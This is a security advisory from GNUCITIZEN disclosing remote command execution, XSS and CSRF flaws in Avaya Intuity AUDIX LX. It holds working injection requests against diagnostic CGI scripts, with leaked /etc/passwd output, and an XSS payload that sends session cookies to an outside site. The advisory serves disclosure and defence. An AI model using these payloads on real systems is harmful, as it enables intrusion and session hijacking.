GNUCITIZEN

**Title:** Multiple Remote Command Execution vulnerabilities on Avaya Intuity Audix LX (plus some client-side bugs)

**Document last modified on:** 17th September 2009

**Date of discovery of vulnerabilities:** December 2008

**Successfully tested on:** Avaya Intuity™ AUDIX® LX R1.1 [1]. Other versions might also be affected.

**Summarized Product Description:** Multimedia messaging platform supporting voice, email and fax messages.

**Description:**

It appears that most diagnostic CGI perl scripts that take user-supplied input are vulnerable to Remote Command Execution. These scripts are located on '/html/cswebadm/basic/cgi-bin/'. All the RCE vulnerabilities mentioned in this advisory were tested with an authenticated session using the 'craft' account. These vulnerabilities might also be exploitable by less-privileged accounts, but this has NOT been tested.

Although authentication *is* required to exploit the RCE vulns, a privilege escalation vector exists. For instance, when SSHing to the AUDIX LX server using the 'craft' account, it is not possible to get an unrestricted shell. Instead, a menu-driven environment is available with limited functionality such as resetting passwords of voicemail users. Being able to run unrestricted shell commands could help bypass restrictions imposed by web interface, or the menu-driven SSH interface.

It is recommended that Avaya audits all perl scripts located on the '/html/cswebadm/basic/cgi-bin/' directory for command execution vulnerabilities, as auditing random scripts lead to 6 RCE vulnerabilities being discovered. It is definitely suspected that more similar vulnerabilities exist within other diagnostic scripts.

The web interface of Avaya Intuity AUDIX LX is also vulnerable to XSS and CSRF which can be used in conjunction with the RCE vulnerabilities in different exploitation scenarios.

**Affected Versions:**

Avaya has stated that IALX 1.1, which was discontinued in 2007, is the latest vulnerable version.
IALX 2.0 SP2 is *not* vulnerable according to Avaya.

**Technical Details - RCE Vulns:**

All the remote command execution (RCE) vulnerabilities discussed below result in arbitrary commands being run within the context of the 'vexvm' account.


vulnerable script: /cswebadm/diag/cgi-bin/sendrec.pl
processed parameters: ipadd, count_p, size_p, opt_n (all parameters allow command injection)
real script location: /html/cswebadm/diag/cgi-bin/sendrec.pl

**Proof of Concept for RCE Vuln #1:**

Request (some headers were removed for clarity reasons):

*POST /cswebadm/diag/cgi-bin/sendrec.pl HTTP/1.1*
*ipadd=127.0.0.1**;cat+/etc/passwd**&count_p=1&size_p=56*

Command output returned within HTML response:



System Verification | Send Receive & Packets To ...

**IP Address : 127.0.0.1;cat /etc/passwd**
**Send & Receive Packets To & From Info :**

```
PING 127.0.0.1 (127.0.0.1) from 127.0.0.1 : 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% loss, time 0ms
rtt min/avg/max/mdev = 0.048/0.048/0.048/0.000 ms
root:x:0:0:root:/root:/bin/ksh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
sys:x:209:101:System Login:/usr/lib/sa:/bin/ksh
ntp:x:38:38::/etc/ntp:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false
mailnull:x:47:47::/var/spool/mqueue:/dev/null
pcap:x:77:77::/var/arpwatch:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/bin/ksh
ident:x:98:98:pident user:/:/sbin/nologin
```

The same vulnerability can also be exploited by omitting the 'count_p' and 'size_p' parameters. i.e.:

```
POST https://192.168.2.237/cswebadm/diag/cgi-bin/sendrec.pl HTTP/1.1
ipadd=;cat+/etc/passwd
```

Line where injected commands are executed due to lack of filtering against $cmdline variable:

```
$ipinfo = `$cmdline 2>&1`;
```

All other parameters processed by the 'sendrec.pl' script are not sanitized either. Therefore, it is also possible to perform remote command execution via other parameters.

**Proof of Concept for RCE Vuln #2:**

Via 'count_p' parameter:

```
POST /cswebadm/diag/cgi-bin/sendrec.pl HTTP/1.1
ipadd=&count_p=1;ls&size_p=56
```

**Proof of Concept for RCE Vuln #3:**

Via 'size_p' parameter:

```
POST /cswebadm/diag/cgi-bin/sendrec.pl HTTP/1.1
ipadd=&count_p=1&size_p=;ls&opt_n=
```

**Proof of Concept for RCE Vuln #4:**

Via 'opt_n' parameter:

```
POST /cswebadm/diag/cgi-bin/sendrec.pl HTTP/1.1
ipadd=&count_p=1&size_p=56&opt_n=;ls
```

vulnerable script: /cswebadm/diag/cgi-bin/nslookup.pl
processed parameters: host_or_ip, server, r_type ('server' and 'r_type' parameters allow command injection)
real script location: /html/cswebadm/diag/cgi-bin/nslookup.pl

**Proof of Concept for RCE Vuln #5:**

Request (some headers were removed for clarity reasons):

```
POST /cswebadm/diag/cgi-bin/nslookup.pl HTTP/1.1
host_or_ip=127.0.0.1&r_type=;ls;
```

It is important to note that in this case we DO need a well-formed IP address for the command to succeed due to the following filtering logic within the nslookup.pl script:

```
if ($key eq "host_or_ip") {
$ip_host=$value;
$_=$ip_host;
if ((!/^ (\d| [01]?\d\d| 2[0-4]\d|25[0-5] )
\. (\d| [01]?\d\d| 2[0-4]\d|25[0-5] )
\. (\d| [01]?\d\d| 2[0-4]\d|25[0-5] )
```

*\. (\d| [01]?\d\d| 2[0-4]\d|25[0-5] ) $/)*
*&& (!/^[\w-.]+[\w\s]$/)) {*
*$error_f="Host or IP address:\"$ip_host\" is not valid\n";*
*}*

Note: notice that now we need *two semicolons* in our payload rather than only one

**Proof of Concept for RCE Vuln #6:**

Via 'server' parameter:

*POST /cswebadm/diag/cgi-bin/nslookup.pl HTTP/1.1*
*host_or_ip=127.0.0.1&server=**;ls;**&r_type=A*

**Technical Details - XSS vuln:**

non-sanitized parameter: url
script where vulnerable non-sanitized parameter is submitted: /cgi-bin/smallmenu.pl

Harmless PoC:
*https://10.100.2.2/cgi-bin/smallmenu.pl?url=%3C/title%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E*

Cookie-theft PoC which results in the session of the targeted user being hijacked, as the value of the session ID ('sessionId' parameter) is stored within cookies:
*https://10.100.2.2/cgi-bin/smallmenu.pl?url=</title><script>location%3d'http://www.gnucitizen.org/?'%2bdocument.cookie</script>*

**Technical Details - CSRF vuln:**

Observing HTTP traffic while logged into the web interface of Avaya Intuity AUDIX reveals that no tokenization is in place to protect administrative changes from being forged via CSRF attacks.

An HTML form can be created and submitted automatically when the malicious page is visited by using the JavaScript 'submit()' method.

**Exploitation Scenarios:**

1. Exploited vulnerability: RCE
   Malicious user with access to web interface exploits a RCE vulnerability to bypass restrictions enforced by the web interface.
2. Exploited vulnerabilities: XSS + RCE
   Attacker with no previous access to web interface tricks a legitimate (authenticated) user to visit a specially-crafted URL. This results in stealing the targeted user's cookie (session hijacking). Once the session is hijacked, the attacker can perform remote execution of arbitrary commands.
3. Exploited vulnerabilities: CSRF + RCE

Attacker tricks victim to visit a malicious page which results in a RCE vulnerability being exploited.

**Credits:**

Adrian 'pagvac' Pastor | GNUCITIZEN.org

**References:**

[1] Avaya - INTUITY™ AUDIX® LX Overview
http://support.avaya.com/japple/css/japple?PAGE=Product&temp.productID=136319